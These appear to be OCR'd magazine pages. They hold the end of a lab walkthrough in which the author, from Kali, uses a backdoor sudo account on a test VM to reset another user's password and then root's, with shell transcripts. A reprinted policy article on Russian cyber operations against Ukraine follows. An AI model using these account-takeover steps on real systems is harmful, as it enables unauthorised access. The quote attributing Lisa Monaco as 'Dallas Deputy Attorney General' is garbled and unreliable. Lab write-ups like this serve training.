


```
maroni@Gohtaam:/$ su hackercool
Password:
$ id
uid=1004(hackercool) gid=1004(hackercool) groups=1004(hackercoo
l),27(sudo)
$ 
```




```
┌──(kali㉿kali)-[~]
└─$ ssh hackercool@192.168.40.146                          127 ×
hackercool@192.168.40.146's password:
Linux Gohtaam 5.10.0-10-amd64 #1 SMP Debian 5.10.84-1 (2021-12-
08) x86_64

The programs included with the Debian GNU/Linux system are free
 software;
the exact distribution terms for each program are described in
the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the exte
nt
permitted by applicable law.
$ 
```

This newly created user has all privileges.




```
$ sudo -l
Matching Defaults entries for hackercool on gohtaam:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/us
r/bin\:/sbin\:/bin

User hackercool may run the following commands on gohtaam:
    (ALL : ALL) ALL
$ 
```

SO I can change the password of user "maroni".




```
$ sudo passwd maroni
[sudo] password for hackercool:
New password:
Retype new password:
passwd: password updated successfully
$ sudo -l
```



```
┌──(kali㉿kali)-[~]
└─$ ssh maroni@192.168.40.146
maroni@192.168.40.146's password:
Permission denied, please try again.
maroni@192.168.40.146's password: 
```


As you can see, the old password doesn't work for user "maroni" anymore. Good. It's time to gain root privileges. I have no idea what the root password is.



```
hackercool@Gohtaam:~$ su root
Password:
su: Authentication failure
hackercool@Gohtaam:~$
hackercool@Gohtaam:~$ su root
Password:
su: Authentication failure
hackercool@Gohtaam:~$
hackercool@Gohtaam:~$ su root
Password:
su: Authentication failure
```

"When we are attacked, we will work with our partners here and abroad to go after cybercriminals, wherever they may be."
- Dallas Deputy Attorney General Lisa O Monaco

but I don't have to. Since I have all the SUDO privileges, I can just create a new password for the root user.



```
hackercool@Gohtaam:~$ sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
hackercool@Gohtaam:~$ su -
Password:
root@Gohtaam:~#
```

Mission Completed.

Russia Has Been At War With Ukraine For Years - in Cyberspace.

CYBER WAR

Maggie Smith
Assistant Professor of Public Policy
United States Military Academy
West Point

The build up of Russian forces along Belarus' 665-mile border with Ukraine is a physical manifestation of Russia's intense interest in the region. Russia annexed Crimea in 2014, and now Russian President Valdimir Putin appears intent on pulling Ukraine under Russia's influence and denying it a close relationship with the West.

But even as Russia engages in brinksmanship from snow-covered fields in Belarus to meeting rooms in Geneva, Moscow is already at war with Kyiv – cyberwar. Russia has been waging this fight since at least 2014.

In cyberspace, Russia has interfered in Ukrainian elections, targeted its power grid, defaced its government websites and spread disinformation. Strategically, Russian cyber operations are designed to undermine the Ukrainian government and private sector organizations. Tactically, the operations aim to influence, scare and subdue the population. They are also harbingers of invasion.

As a cybersecurity and public policy researcher, I believe that Russian cyber operations are likely to continue. These operations are likely to further destabilize Ukraine's political environment – namely, its government, its institutions and the people and organizations that depend on them.

National Power In Cyberspace

To date, Russia has been aggressive in its attempts to undermine Ukrainian sovereignty. Russian propaganda has painted a war with Ukraine as one of liberation. Many false narratives paint the Ukrainians as submissive and eager for reunification. Russia's intent is to sow confusion, shape the public perception of the conflict and influence the ethnic Russian population within Ukraine.

Russia has artfully employed cyber operations to project national power, particularly through its GRU military intelligence service. The phrase "instruments of national power" defines power as diplomatic, information, military and economic – all are mechanisms for influencing other countries or international organizations. Cyber space is unique as a domain of warfare because cyber operations can be used in the service of all four instruments of national power.

Diplomatically, Russia has tried to shape international norms in cyberspace by influencing discussions on cyberspace norms and behaviors. In 2018, Russia introduced a resolution to the United Nations creating a working group with like-minded states to revisit and reinterpret the U.N.'s rule for cyberspace, emphasizing that a

(Cont'd On Next Page)

state's sovereignty should extend into cyberspace. Some analysts argue that Russia's true goal is to legitimize its surveillance-state internet tactics in the guise of state sovereignty.

Economically, the Russian "NotPetya" attack crippled international ports, paralyzed corporations, disrupted supply chains and effectively stalled the global economy – all with a single piece of code.

In the information environment, Russia is especially adept at influencing and manipulating information to suit its strategic interests. For exaple, Russian efforts against the U.K. have targeted its relationship with NATO by using bots to spread false stories about British troops in Estonia during a NATO military exercise in 2017.

Notably, Russia has a pattern of pairing information with military operations as tools of national power. During previous military conflicts in eastern Ukraine, the Russian military employed cyber capabilities to jam Ukrainian satellite, cellular and radio communications.

Overall, Russia sees warfare as a continuum that is ongoing with varying intensity across multiple fronts. Simply put, for Russia, war never stops and cyberspace is a key domain of its persistent conflict with Ukraine and the West.

"First, cyberattacks that have costly physical effects, like knocking out the power grid, are destabilizing and can be used to erode the will of the Ukrainian people and counter their lean toward economic, military and political alliances with Europe and NATO."

Probing The US, Hammering Ukraine

Russia has aimed its cyber operations at other nations, including the U.S. and Western European countries. Russia has targeted U.S. critical infrastructure and supply chains, and conducted disinformation campaigns. U.S. officials are still investigating the extent of the recent Solar Winds cyberattack, for example, but they have determined that the attack compromised federal agencies, courts, numerous private companies and state and local governments. The Russian activities are aimed at undermining U.S. domestic and national security, democratic institutions and even public health efforts.

But Russia is more destructive in its own backyard. Attacks on Estonia and Georgia illustrate how Russia can disrupt government functions and sow confusion as it prepares for military operations.

Most recently, Microsoft detected data wiping malware in Ukrainian government computer systems. Ukraine publicly named Moscow as the perpetrator and attributed the software designed to destroy data to Russian hackers. The presence of the malware marks an escalation of Russia's current behavior toward Ukraine in cyberspace. The malware, if triggered, would have destroyed Ukrainian government records, disrupted online services and prevented the government from communicating with its citizens.

The ongoing aggression against Ukraine follows Russia's pattern of waging cyberwar while publicly threatening and preparing for a military invasion. In many ways, for Ukrainians, the prospect of war and anticipating invasion have become normalized.

Deadly Consequences

Website defacement and data loss are not the only concerns for Ukraine as Russia continues to mass troops and equipment along its borders. In the winter of 2015-2016, Russia demonstrated its ability to hack Ukraine's power grid in a first-of-its-kind attack that cut off power to thousands of Ukrainians. Temperatures in Kyiv in the winter hover around freezing during the day and become dangerously cold at night. Any loss of power could be deadly.

Similarly, cyberattacks could disrupt Ukraine's economy and communications infrastructure. An attack on the financial sector could prevent Ukrainians from withdrawing money or accessing their bank accounts. An attack on the communications infrastructure could cripple the Ukrainian military and limit the country's ability

(Cont'd On Next Page)

to defend itself. Civilians would also lose their means of communications and with it the ability to organize evacuations and coordinate resistance.

Ultimately, Russia is likely to continue to use cyber-enabled sabotage against Ukraine. Russian cyber operations over the past eight years hold three lessons to support this. First, cyberattacks that have costly physical effects, like knocking out the power grid, are destabilizing and can be used to erode the will of the Ukrainian people and counter their lean toward economic, military and political alliances with Europe and NATO. Second, cyberattacks that have a physical effect put Russian cyber capabilities on display and demonstrate their superiority over Ukrainian defenses. And third, Russia has done it before.

This Article first appeared in The Conversation


KALI LINUX 2022.1

